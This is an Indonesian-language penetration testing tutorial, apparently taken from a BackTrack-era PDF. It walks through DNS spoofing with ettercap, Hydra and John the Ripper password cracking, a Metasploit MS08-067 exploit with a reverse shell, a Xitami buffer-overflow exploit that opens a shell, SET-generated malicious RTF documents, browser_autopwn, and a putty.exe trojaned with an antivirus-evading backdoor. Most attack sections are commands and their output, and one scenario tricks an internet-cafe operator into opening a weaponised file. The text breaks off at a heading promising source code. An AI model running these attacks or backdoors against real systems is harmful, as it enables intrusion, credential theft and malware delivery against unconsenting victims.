
Sniffing with wireshark

Wireshark merupakan tools digunakan untuk pemecahan masalah jaringan, analisis, perangkat lunak dan pengembangan protokol komunikasi, dan pendidikan. Seorang attacker dapat menyalahgunakan tools ini untuk melakukan sniffing untuk memantau data.


Buka wireshark pada Applications > BackTrack > Forensic > Network Forensic > Wireshark



Pilih interfaces wlan0 (interfaces wireless lan)




Pilih salah satu line diatas, untuk filter bisa menggunakan kolom kiri atas.



Nah, kita sudah mendapatkan data hasil sniffing berupa javascript dari IP 31.13.79.20 (facebook).

DNS Spoofing with ettercap

DNS Spoofing merupakan serangan MITM dengan meracuni DNS cache server. Akibatnya ketika user merequest alamat web yang misalnya IP asli 180.xxx.xxx.xxx tetapi gateway memberikan IP 192.xxx.xxx.xxx



Keterangan gambar :

1. Attacker meracuni DNS dengan memberikan sugesti "IP address www.example.jp adalah 172.16.3.2
2. User mengirim permintaan untuk mengakses www.example.jp yang harusnya IP 192.168.1.23 tetapi gateway menjawabnya bahwa alamat tersebut IP nya 172.16.3.2
3. Inilah yang dimaksud DNS Spoofing.

Penggunaan ettercap untuk DNS Spoofing :

- Setting daftar alamat yang akan kita racuni pada gateway. Masukan perintah

```
root@bt:~# nano /usr/local/share/ettercap/etter.dns
```

- Masukan alamat, disini penulis memasukan alamat facebook

```
facebook.com        A  192.168.0.103
*.facebook.com      A  192.168.0.103
www.facebook.com    A  192.168.0.103
```

Jadi ketika berhasil melakukan serangan DNS Spoofing, saat user membuka alamat www.facebook.com, *.facebok.com, dan facebook.com akan diarahkan ke IP 192.168.0.103


- Masukan perintah ettercap untuk memulai serangan DNS Spoofing

```
root@bt:~# ettercap -T -Q -M arp:remote -i wlan0 /192.168.0.101/ /192.168.0.254/ -P dns_spoof
```

Keterangan :

1. wlan0 adalah interfaces wireless lan, jadi penulis saat ini terhubung jaringan wireless.
2. 192.168.0.101 merupakan IP user yang menjadi korban DNS Spoof.
3. 192.168.0.254 merupakan IP gateway yang menjadi korban DNS Spoof.

- Hasil screenshot pada PC user :



0x006 - Password Attack

Merupakan serangan memanfaatkan kata sandi yang lemah, kata sandi umum, atau kata sandi yang ada pada kamus yang dikenal dictionary attack.

Ilustrasi BruteForce Attack:

Attacker : Username saya root, saya mau masuk.
Sistem : Masukkan password terlebih dahulu.
Attacker : Password = a
Sistem : Password salah
Attacker : Password = ab
Sistem : Password salah
Attacker : Password = ac
Sistem : Password salah
Attacker : Password = ad
Sistem : Password salah
Attacker : Password = ae
Sistem : Password salah
Attacker : Password = af
Sistem : Password salah
Attacker : Password = ag
Sistem : Password salah
Attacker : Password = ah
Sistem : Password salah
Attacker : Password = ai
Sistem : Password benar. Silahkan masuk.

Ilustrasi Dictionary Attack:

Attacker : Apa saya boleh masuk username saya adalah admin?
Sistem : Anda harus menyebutkan password untuk mengidentifikasi siapa anda.
Attacker : Password saya adalah admin.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah administrator.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah manager.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah 12345.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah 12345678.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah toor.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah password.
Sistem : Salah! Password yang anda masukan salah.
Attacker : Password saya adalah xcode.
Sistem : Benar....! Selamat datang admin, silahkan masuk....

Online Password Attack with Hydra

Serangan pada service sistem yang membuka port tertentu.

Dictionary Attack FTP login

hydra -l ne0z -P /root/Desktop/tes.txt 192.168.56.103 ftp

```
root@bt:/# hydra -l ne0z -P /root/Desktop/tes.txt -v 192.168.56.103 ftp
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allowed only for
 legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2012-06-22 19:39:28
WARNING: Restorefile (./hydra.restore) from a previous session found, to prevent
overwriting, you have 10 seconds to abort...
[VERBOSE] More tasks defined than login/pass pairs exist. Tasks reduced to 6.
[DATA] 6 tasks, 1 servers, 6 login tries (l:1/p:6), ~1 tries per task
[DATA] attacking service ftp on port 21
[VERBOSE] Resolving addresses ... done
[STATUS] attack finished for 192.168.56.103 (waiting for children to finish)
[21][ftp] host: 192.168.56.103   login: ne0z   password: toor
Hydra (http://www.thc.org/thc-hydra) finished at 2012-06-22 19:39:49
root@bt:/#
```

Nah password dapat ditemukan user:ne0z password:toor. Untuk service ssh hanya perlu mengganti ftp menjadi ssh.

Dictionary Attack PHPmyadmin login

hydra -l root -P /root/Desktop/tes.txt -m /phpmyadmin/ 192.168.56.103 http-get

```
root@bt:/pentest/passwords/wordlists# hydra -l root -P /root/Desktop/tes.txt
 -m /phpmyadmin/ 192.168.56.103 http-get
Hydra v6.2 (c) 2011 by van Hauser / THC and David Maciejak - use allowed onl
y for legal purposes.
Hydra (http://www.thc.org/thc-hydra) starting at 2012-06-23 20:04:45
[DATA] 7 tasks, 1 servers, 7 login tries (l:1/p:7), ~1 tries per task
[DATA] attacking service http-get on port 80
[STATUS] attack finished for 192.168.56.103 (waiting for children to finish)
[80][www] host: 192.168.56.103   login: root   password: !-@v@-!
Hydra (http://www.thc.org/thc-hydra) finished at 2012-06-23 20:04:49
root@bt:/pentest/passwords/wordlists#
```

Keterangan : tes.txt adalah file wordlist
Backrack sudah memiliki wordlist, lokasi file terdapat pada /pentest/passwords/wordlists/darc0de.lst

Offline Password Attack with John The ripper

MD5 Crack

MD5 (Message Digest alogarithm 5) ialah fungsi kriptografik yang secara umum digunakan secaraluas dengan hash value128-bit. (referensi : wikipedia)
MD5 banyak digunakan untuk otentifikasi web aplikasi, penjelasan sederhananya bahwa ketika user registerasi pada sistem web aplikasi password akan dirubah ke format md5. Contoh : Wordpress, joomla, dan masih banyak lagi.

```
root@bt:/pentest/passwords/john# ./john --format=raw-md5 --show password.txt
```

Keterangan :

- --format merupakan opsi untuk set tipe hash
- raw-md5 merupakan tipe hash yang kita crack
- --show menampilkan output hasil crack
- password.txt merupakan file yang didalamnya terdapat md5 hash contohnya :

827ccb0eea8a706c4c34a16891f84e7b

Shadow Crack

Dalam OS Linux, hash password sering terletak pada file /etc/shadow. Kita dapat melakukan cracking pada hash tersebut dengan perintah.

```
root@bt:/pentest/passwords/john# ./john /etc/shadow
```

AFS Hash Crack

Contoh hash : $K4$a8dc8aeaa2c48a97,

```
root@bt:/pentest/passwords/john# ./john --format=afs --show password.txt
```

BFegg Hash Crack

Contoh hash: +C/.8o.Wuph9.

```
root@bt:/pentest/passwords/john# ./john --format=bfegg --show password.txt
```

BlowFish Hash Crack

Contoh hash: $2a$05$CCCCCCCCCCCCCCCCCCCCCC.7uG0VCzI2bS7j6ymqJi9CdcdxiRTWNy

```
root@bt:/pentest/passwords/john# ./john --format=bf --show password.txt
```

SHA1 Gen Hash Crack

Contoh hash : $SHA1p$salt$59b3e8d637cf97edbe2384cf59cb7453dfe30789

```
root@bt:/pentest/passwords/john# ./john --format=sha1-gen --show password.txt
```

0x007 - Exploit Attack

Exploit adalah tools yang digunakan untuk penetration testing terhadap celah pada suatu sistem. Didalam exploit biasanya terdapat shellcode, shellcode adalah serangkaian operational code (opcode) untuk mendapatkan shell target, namun juga tidak selamanya berfungsi untuk mendapatkan shell.

Sebelum itu, simaklah informasi dibawah ini yang didapat dari OSVDB
Link http://osvdb.org/show/osvdb/49243

Disclosure Date	Exploit Publish Date	Vendor Solution Date
2008-10-23	2008-10-23	2008-10-23

Gimmiv.A, TrojanSpy:Win32/Gimmiv.A, TrojanSpy:Win32/Gimmiv.A.dll, W32.Wecorl, Exploit.Win32.MS08-067.g, Rootkit.Win32.KernelBot.dg c01606691, HPSBST02386, SSRT080164, Exploit:Win32/MS08067.gen!A, Conficker

Microsoft Windows Server Service contains a flaw that may allow a malicious user to remotely execute arbitrary code. The issue is triggered when a crafted RPC request is handled. It is possible that the flaw may allow remote code execution resulting in a loss of integrity.

Location: Remote / Network Access
Attack Type: Input Manipulation
Impact: Loss of Integrity
Solution: Patch / RCS
Exploit: Exploit Public, Exploit Commercial, Exploit Wormified
Disclosure: Vendor Verified, Uncoordinated Disclosure, Discovered in the Wild

Currently, there are no known workarounds or upgrades to correct this issue. However, Microsoft has released a patch to address this vulnerability.

Terdapat pada OS :

Microsoft Corporation + WATCH	Windows + WATCH	XP SP2
		2003 Server SP1
		XP Pro x64
		2003 Server SP2
		2003 Server x64
		2003 Server x64 SP2
		2003 Server for Itanium SP2
		2000 SP4
		XP Pro x64 SP2
		XP SP3
		2003 Server for Itanium SP1
		2008 Server 32-bit
		Vista
		2008 Server x64
		Vista SP1
		2008 Server for Itanium
		Vista x64
		Vista x64 SP1

Celah tersebut sangat populer untuk penyebaran virus conficker, dimana virus tersebut mengirimkan kode serang pada port 445.

Kemudian dalam metasploit juga sudah terdapat modul exploit dari celah diatas yang dikenal dengan ms08_067_netapi.

Payload Reverse & Bind

Payload tipe bind membuka port backdoor pada sistem target, namun tipe payload ini tidak bekerja apabila sistem target mengaktifkan firewall sehingga port yang dibuka akan dihalangi firewall.

Payload tipe reverse membuka port di sistem attacker, sehingga ketika payload dijalankan maka sistem akan dipaksa payload menghubungkan ke sistem attacker. Cara ini tergolong ampuh untuk bypass firewall yang ada di sistem target.

Metasploit Framework

Merupakan tools uji penetrasi yang terkenal, dikembangkan secara bebas dengan bahasa ruby. Tool ini memiliki modul exploit lebih dari 700 dan banyak payload.

Tahapan sederhana mengeksploitasi sistem dengan metasploit :

1. Memilih dan mengkonfigurasi exploit.
2. Memilih dan mengkonfigurasi muatan (payload).
3. Mengeksekusi exploit.

Interface Metasploit :

1. Msfconsole : Metasploit Interfaces Console
2. Msfcli : Metasploit Interfaces Command Line
3. Msfweb : Metasploit Interfaces Web

Perintah metasploit console yang umum digunakan :

- search <keyword> : Menampilkan modul (exploit, payload) yang sesuai dengan kata kunci.
- show exploits : Menampilkan semua exploit yang ada.
- show payloads : Menampilkan semua payloads yang ada.
- show options : Menampilkan konfigurasi yang perlu diset.
- info <modul> : Menampilkan informasi mengenai modul tersebut, contoh penggunaan **info windows/shell/bind_tcp**.
- use <exploit> : Perintah untuk menggunakan modul exploit.
- set RHOST <IP> : Perintah untuk set IP remote host yang menjadi target.
- set RPORT <PORT> : Perintah untuk set PORT remote host yang menjadi target.
- set PAYLOAD <payload> : Perintah untuk menggunakan modul payload
- set LHOST <payload> : Perintah untuk set IP anda, biasanya ini digunakan untuk payload tipe reverse connect.
- Set LPORT <PORT> : Perintah untuk set port PC anda, biasanya ini digunakan untuk payload tipe reverse connect.
- exploit : Perintah untuk mengeksekusi exploit.
- help : Perintah untuk menampilkan informasi dasar penggunaan metasploit.

Skenario penyerangan :

- IP 192.168.0.101 : IP Target, memiliki celah “Microsoft Windows Server Service Crafted RPC Request Handling Unspecified Remote Code Execution”
- IP 192.168.0.103 : IP Attacker

Memulai penyerangan :

1. Buka terminal > msfconsole

2. Memilih exploit

```
msf > use exploit/windows/smb/ms08_067_netapi
```

3. Melihat konfigurasi yang dibutuhkan

```
msf  exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOST                     yes       The target address

  RPORT    445              yes       Set the SMB service port

  SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Exploit target:

  Id  Name
```

4. Konfigurasi RHOST

```
msf > set RHOST 192.168.0.101
```

5. Memilih payload

```
msf > set payload windows/shell/reverse_tcp
```

6. Konfigurasi LHOST

```
msf > set LHOST 192.168.0.103
```

7. Mengeksekusi exploit

```
msf > exploit
```

8. Hasil exploitasi

```
msf  exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.0.103:4444

[*] Automatically detecting the target...

[*] Fingerprint: Windows XP - Service Pack 3 - lang:English

[*] Selected Target: Windows XP SP3 English (AlwaysOn NX)

[*] Attempting to trigger the vulnerability...
```

Apabila menampilkan seperti pada gambar diatas berarti kita sudah masuk ke sistem dan mendapatkan shell sistem target.

Search exploit from database

Didalam OS Backtrack sudah terdapat ratusan exploit yang bisa digunakan untuk uji keamanan.

Untuk memulai pencarian, buka terminal

```
root@bt:~# cd /pentest/exploits/exploitdb
```

Masukan perintah untuk memulai pencarian exploit xitami

```
root@bt:/pentest/exploits/exploitdb# ./searchsploit xitami
 Description                                                              Path
---------------------------------------------------------------------------- ----------------------
Xitami Web Server Denial of Service Exploit                               /windows/dos/362.sh
Xitami Web Server 2.5 (If-Modified-Since) Remote BoF Exploit (0day)       /windows/remote/4450.py
Xitami Web Server v2.5c2 LRWP Processing Format String PoC                /windows/dos/5354.c
Xitami Web Server <= 5.0 Remote Denial of Service Exploit                 /windows/dos/8511.pl
Xitami 2.5c2 Web Server If-Modified-Since Overflow                        /windows/remote/16753.rb
Xitami Web Server 2.5b4 Remote Buffer Overflow Exploit                    /windows/remote/17359.pl
Xitami Web Server 2.5b4 Remote Buffer Overflow (Egghunter)                /windows/remote/17361.py
```

Penulis memilih exploit /windows/remote/17361.py
karena xitami yang terinstall pada sistem target adalah Xitami Web Server 2.5b4.

Memulai penyerangan

```
root@bt:/pentest/exploits/exploitdb# python platforms/windows/remote/17361.py 192.168.0.101 80
[+] Connected
[+] Sending payload...
[+] Check port 1337 for your shell
root@bt:/pentest/exploits/exploitdb# telnet 192.168.0.101 1337
Trying 192.168.0.101...
Connected to 192.168.0.101.
Escape character is '^]'.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\Xitami>
```

Kita berhasil masuk ke sistem target.

0x008 - Social Engineering

Merupakan suatu teknik untuk mengeksploitasi pemikiran manusia dengan cara berinteraksi secara sosial. Akibatnya attacker mendapatkan informasi krusial/rahasia dari target. Cara ini memanfaatkan kelemahan manusia :

1. Rasa Takut - Ketika korban dimintai memberikan passwordnya, jika tidak akan dipecat.
2. Rasa percaya - Ketika pacar korban meminta password dan korban memberikan tanpa rasa sungkan.
3. Rasa ingin menolong - Ketika teman dari korban tertimpa permasalahan dan meminta informasi krusial mengenai korban, dan korban memberikan suka rela.

Tipe social engineering :

1. Interaksi Sosial
2. Interaksi berbasis komputer

Skenario interkasi berbasis komputer :
Ketika ada sebuah gambar dengan nama file yang membuat korban ingin melihat isinya namun ketika dibuka adalah malware yang mampu mengendalikan sistem korban.

Pada materi ini akan dibahas mengenai social engineering toolkit untuk membuat file dokumen yang akan mengeksploitasi software Microsoft Office. Dimana Office versi 2007 dan 2010.
Untuk melihat informasi selengkapnya bisa dibuka link dibawa ini .
http://technet.microsoft.com/en-us/security/bulletin/ms10-087

Contoh skenario yang digunakan untuk memanfaatkan celah Office

- Dalam sebuah warnet semua OS yang digunakan tiap Client adalah Office 2007.
- Attacker : Mas, mau print dokumen bisa?? Kertasnya A4.
- Operator : Nama Filenya??
- Attacker : modul.rtf
- Setelah klik file tersebut maka payload akan berjalan dan attacker akan mendapatkan akses sesuai dengan payload yang dimasukan pada dokumen tersebut.

Kita dapat menggunakan social engineering toolkit untuk generate file diatas,

Social Engineering Toolkit

Merupakan tool yang digunakan untuk membantu melakukan serangan social engineering berbasis interaksi sosial dan komputer.

Buka **Applications > BackTrack > Exploitation > set**
atau menggunakan perintah dari console

```
root@bt:~# cd /pentest/exploits/set
root@bt:/pentest/exploits/set# ./set
```

```
Select from the menu:
   1) Social-Engineering Attacks
   2) Fast-Track Penetration Testing
   3) Third Party Modules
   4) Update the Metasploit Framework
   5) Update the Social-Engineer Toolkit
   6) Update SET configuration
   7) Help, Credits, and About
  99) Exit the Social-Engineer Toolkit
```

1. Apabila sudah muncul tampilan seperti diatas maka pilih nomor 1. Maka akan muncul seperti gambar dibawah ini :

```
Select from the menu:
   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) SMS Spoofing Attack Vector
   8) Wireless Access Point Attack Vector
   9) QRCode Generator Attack Vector
  10) Powershell Attack Vectors
  11) Third Party Modules

  99) Return back to the main menu.
```

2. Pilih nomor 3, maka akan muncul seperti gambar dibawah ini :

```
The Infectious USB/CD/DVD module will create an autorun.inf file and a

Metasploit payload. When the DVD/USB/CD is inserted, it will automatically

run if autorun is enabled.

Pick the attack vector you wish to use: fileformat bugs or a straight executable.
```

3. Pilih nomor 1, “file format exploits”

```
set:infectious> IP address for the reverse connection (payload): 192.168.0.103
```

4. Masukan ip PC anda, pada gambar diatas penulis mengisikan IP 192.168.0.103 (IP Attacker). Kemudian akan tampil modul seperti gambar dibawah ini :

```
 1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
 2) SET Custom Written Document UNC LM SMB Capture Attack
 3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
 4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
 5) Adobe Flash Player "Button" Remote Code Execution
 6) Adobe CoolType SING Table "uniqueName" Overflow
 7) Adobe Flash Player "newfunction" Invalid Pointer Use
 8) Adobe Collab.collectEmailInfo Buffer Overflow
 9) Adobe Collab.getIcon Buffer Overflow
10) Adobe JBIG2Decode Memory Corruption Exploit
11) Adobe PDF Embedded EXE Social Engineering
12) Adobe util.printf() Buffer Overflow
13) Custom EXE to VBA (sent via RAR) (RAR required)
14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
15) Adobe PDF Embedded EXE Social Engineering (NOJS)
16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
17) Apple QuickTime PICT PnSize Buffer Overflow
18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
19) Adobe Reader u3D Memory Corruption Vulnerability
20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)
```

5. Pilih nomor 4, kemudian muncul daftar payload seperti pada gambar dibawah ini :

```
 1) Windows Reverse TCP Shell               Spawn a command shell on victim and send back to attacker
 2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on victim and send back to attacker
 3) Windows Reverse VNC DLL                 Spawn a VNC server on victim and send back to attacker
 4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell, Reverse TCP Inline
 5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker (Windows x64), Meterpreter
 6) Windows Shell Bind_TCP (X64)            Execute payload and create an accepting port on remote system
 7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use
Meterpreter
```

6. Penulis memilih nomor 1 “ Windows Reverse TCP Shell”. Kemudian masukan IP, penulis memasukan 192.168.0.103 seperti gambar dibawah ini :

```
set> IP address for the payload listener: 192.168.0.103
```

```
set:payloads> Port to connect back on [443]: 4444
```

7. Pada gambar diatas penulis memasukan port 4444 yang akan digunakan untuk payload tipe

reverse.

8. Tunggu sampai proses selesai dan file hasil generate akan tersimpan pada lokasi /pentest/exploits/set/src/program_junk/template.rtf
9. Masukan perintah yes untuk membuka interfaces msfconsole
10. Untuk yang terakhir kita melakukan social engineering pada korban agar membuka dokumen diatas.

Metasploit – Browser Autopwn

Hampir sama dengan metode social engineering sebelumnya, namun pada kali ini kita meminta korban untuk membuka IP kita. Ketika korban membuka IP kita menggunakan browser yang memiliki celah maka metasploit akan mengirimkan payload dan mendapatkan akses sistem korban.
Cara ini bisa dikategorikan MITM apabila kita melakukan kombinasi dengan DNS Spoofing, ketika korban membuka alamat A, namun kita serang dengan DNS spoof sehingga korban membuka IP kita.

1. Buka terminal > msfconsole
2. Memilih exploit

```
msf > use server/browser_autopwn
```

3. Melihat konfigurasi yang dibutuhkan

```
msf  auxiliary(browser_autopwn) > show options
Module options (auxiliary/server/browser_autopwn):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   LHOST                        yes       The IP address to use for reverse-connect payloads
   SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the
local machine or 0.0.0.0
   SRVPORT     8080             yes       The local port to listen on.
   SSL         false            no        Negotiate SSL for incoming connections
   SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
   SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted:
SSL2, SSL3, TLS1)
   URIPATH                      no        The URI to use for this exploit (default is random)
```

9. Konfigurasi LHOST

```
msf > set LHOST 192.168.0.103
```

10. Memilih payload

```
msf > set payload windows/shell/reverse_tcp
```

11. Konfigurasi LHOST

```
msf > set LHOST 192.168.0.103
```

12. Konfigurasi URIPATH

```
msf > set URIPATH /
```

13. Mengeksekusi exploit

```
msf > exploit
```

- Tunggu hingga proses selesai, kemudian kita hanya perlu menggunakan social engineering agar korban membuka IP kita melalui browser yang memiliki celah. Disini korban menggunakan browser IE6.

0x009 - Maintaining Access

Maintaining Access – Generate Backdoor

Metasploit selain digunakan untuk uji penetrasi juga dapat digunakan untuk membuat backdoor.

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LPORT=4444 LHOST=192.168.0.103 R|
msfencode –e x86/shikata_ga_nai –t exe –c 3 –x ~/putty.exe –k –o ~/putty2.exe
```

Keterangan :

1. shikata_ga_nai merupakan tipe encoding yang fungsinya untuk melakukan bypass Anti Virus.
2. putty.exe merupakan software yang akan dimasukan payload kedalamnya.
3. putty2,exe merupakan hasil software yang didalamnya terdapat payload.

Ketika user membuka putty maka payload akan berjalan dan attacker akan mendapatkan akses sistem user.

0x010 - Windows Priviliege Escalation

Merupakan metode untuk mendapatkan hak akses lebih, dalam OS Windows ada beberapa exploit yang mampu menambahkan account Administrator.

Berikut adalah source code :

